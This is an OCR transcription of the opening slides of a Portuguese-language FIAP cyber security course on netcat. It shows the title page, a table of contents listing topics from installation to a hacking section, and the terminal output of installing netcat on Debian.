
CYBER SECURITY

Prof: JACI
E-mail: pf1388@fiap.com.br

BAIXAR A ISO
https://l1nk.dev/dY8g1

SUMÁRIO


FIAP



1. INSTALANDO NETCAT
2. NOÇÕES BÁSICAS DE CONEXÕES COM NETCAT
3. CRIANDO UM CHAT SIMPLES USANDO NETCAT
4. TRANSFERINDO ARQUIVOS ENTRE DOIS HOSTS USANDO NETCAT
5. HACKEANDO COM NETCAT
6. CONCLUSÃO

SUMÁRIO

FIAP



1. INSTALANDO NETCAT
2. NOÇÕES BÁSICAS DE CONEXÕES COM NETCAT
3. CRIANDO UM CHAT SIMPLES USANDO NETCAT
4. TRANSFERINDO ARQUIVOS ENTRE DOIS HOSTS USANDO NETCAT
5. HACKEANDO COM NETCAT
6. CONCLUSÃO


1. INSTALANDO NETCAT

1. apt install netcat

```
root@debian:~# apt install netcat
Lendo listas de pacotes... Pronto
Construindo árvore de dependências... Pronto
Lendo informação de estado... Pronto
The following additional packages will be installed:
  netcat-openbsd
Os NOVOS pacotes a seguir serão instalados:
  netcat netcat-openbsd
0 pacotes atualizados, 2 pacotes novos instalados, 0 a serem removidos e 0 não
É preciso baixar 50,8 kB de arquivos.
Depois desta operação, 130 kB adicionais de espaço em disco serão usados.
